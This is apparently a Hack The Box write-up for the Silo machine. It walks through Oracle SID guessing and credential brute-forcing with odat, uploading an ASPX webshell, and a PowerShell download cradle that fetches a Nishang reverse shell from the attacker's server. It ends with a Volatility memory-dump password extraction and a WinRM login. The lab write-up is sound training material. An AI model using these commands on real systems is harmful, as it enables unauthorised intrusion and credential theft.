Hack The Box
Hack The Box: Silo Walkthrough
Silo exploits Oracle for initial access and recovers the Administrator password from a memory dump with Volatility.
Recon & Enumeration
Use nmap to scan for open ports and services:
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p- -T4 -A 10.10.10.82[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-30 15:38 +03
Nmap scan report for 10.10.10.82
Host is up (0.091s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 8.5|_http-server-header: Microsoft-IIS/8.5| http-methods: |_  Potentially risky methods: TRACE|_http-title: IIS Windows Server
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1521/tcp  open  oracle-tns   Oracle TNS listener 11.2.0.2.0 (unauthorized)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.08080/tcp  open  http         Oracle XML DB Enterprise Edition httpd| http-auth: | HTTP/1.1 401 Unauthorized\x0D|_  Basic realm=XDB|_http-title: 401 Unauthorized|_http-server-header: Oracle XML DB/Oracle Database
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  oracle-tns   Oracle TNS listener (requires service name)
49160/tcp open  msrpc        Microsoft Windows RPC
49161/tcp open  msrpc        Microsoft Windows RPC
49162/tcp open  msrpc        Microsoft Windows RPCNo exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).TCP/IP fingerprint:OS:SCAN(V=7.94%E=4%D=6/30%OT=80%CT=1%CU=37077%PV=Y%DS=2%DC=T%G=Y%TM=649ED1FOS:6%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10F%TI=I%CI=I%II=I%SS=S%TS=OS:7)SEQ(SP=103%GCD=1%ISR=10F%TI=I%CI=I%II=I%SS=S%TS=7)SEQ(SP=109%GCD=1%ISROS:=10C%TI=I%CI=I%II=I%SS=S%TS=7)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNOS:W8NNT11%O4=M53CNW8ST11%O5=M53CNW8ST11%O6=M53CST11)WIN(W1=2000%W2=2000%W3OS:=2000%W4=2000%W5=2000%W6=2000)ECN(R=N)ECN(R=Y%DF=Y%T=80%W=2000%O=M53CNW8OS:NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%OS:S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(OS:R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%FOS:=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%TOS:=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RIOS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windowsHost script results:|_clock-skew: mean: 2s, deviation: 0s, median: 1s| smb2-security-mode: |   3:0:2: |_    Message signing enabled but not required| smb2-time: |   date: 2023-06-30T13:00:33|_  start_date: 2023-06-30T12:38:13| smb-security-mode: |   authentication_level: user|   challenge_response: supported|_  message_signing: supported
TRACEROUTE (using port 5900/tcp)HOP RTT       ADDRESS1   96.66 ms  10.10.14.12   109.74 ms 10.10.10.82OS and
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1300.95 seconds
In the nmap scan, we found multiple open ports. Port 80 is for HTTP service, and port 1521 is for Oracle-TNS service. We will use odat for brute-forcing the Oracle Database TNS SID. The following command will continuously guess the Target's SID until a valid one is obtained:
odat sidguesser -s 10.10.10.82

We have successfully identified the valid SID, which is XE.
Our next step is to obtain valid credentials. To achieve this, we will use the odat tool by executing the following command against the target:
sudo odat all -s 10.10.10.82 -p 1521 -d XE -v

Valid credentials have been successfully discovered, with the username "scott" and password "tiger". Our next step involves gathering information and conducting further enumeration of the Oracle database library using these credentials using odat again with the command below.
odat all -s 10.10.10.82 -d XE -U scott -P tiger --sysdba

The DBMS_XSLPROCESSOR library is enabled, allowing remote file uploads.
Exploitation:
We will take advantage of this by uploading the webshell below:
/usr/share/webshells/aspx/cmdasp.aspx
We will upload it to the target's wwwroot directory, as port 80 is open and the uploaded file can be accessed through a web browser. We will use the odat command below to upload the aspx webshell.
odat dbmsxslprocessor -s 10.129.95.188 -d XE -U scott -P tiger --putFile "C:\inetpub\wwwroot\\" shell.aspx /usr/share/webshells/aspx/cmdasp.aspx --sysdba

Access the web shell via the browser.

We have obtained a web shell through the browser, granting us the ability to execute system commands. We are gonna move the webshell to a reverse shell using the Nishang PowerShell script opens in a new tab.


We will append the PowerShell script with the reverse shell command below:
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.8 -Port 4343
Launch an HTTP server on the same directory that has the powershell script.


Launch a listener on our attack box.
In the web shell's user input field, we enter the following command:
powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.8:8080/Invoke-PowerShellTcp.ps1')

The script was downloaded from our HTTP server.

And we get a shell on our listener.

Privilege Escalation:
While searching for a method to elevate the shell's privileges, I came across a file called "oracle issue.txt".

After discovering a Dropbox link in the text file, we accessed the link using the password (?%Hm8646uC$ ) obtained from the same file.

Despite encountering difficulties with the password as it didn't work, I managed to use the web shell to display the content of the file by executing the following command:
type "C:\users\Phineas\Desktop\Oracle issue.txt"

It appears that the first character of the password is corrupted, possibly due to rendering issues in the terminal. Attempt to use the password we obtained and see if it works.

After authentication, we proceeded to dump the memory and discovered a zip file named "SILO-20180105-221806.zip" in the Dropbox. Unzipping the file resulted in the creation of a new dump file within the same directory, named "SILO-20180105-221806.dmp."


To use the Volatility tool, we require the target's OS and system type as inputs.
Using the powerful Volatility tool, we can extract the plain text password of the administrator from the memory dump file. To accomplish this, execute the following command:
sudo python2 vol.py -f /home/kali/Downloads/SILO-20180105-221806.dmp --profile=Win2012R2x64 lsadump

After assembling the ASCII data, the plain text password is revealed as "DoNotH@ckMeBro!". Now, we can verify if it works with the administrator account by executing the following command:
evil-winrm -i 10.10.10.82 -u Administrator -p DoNotH@ckMeBro!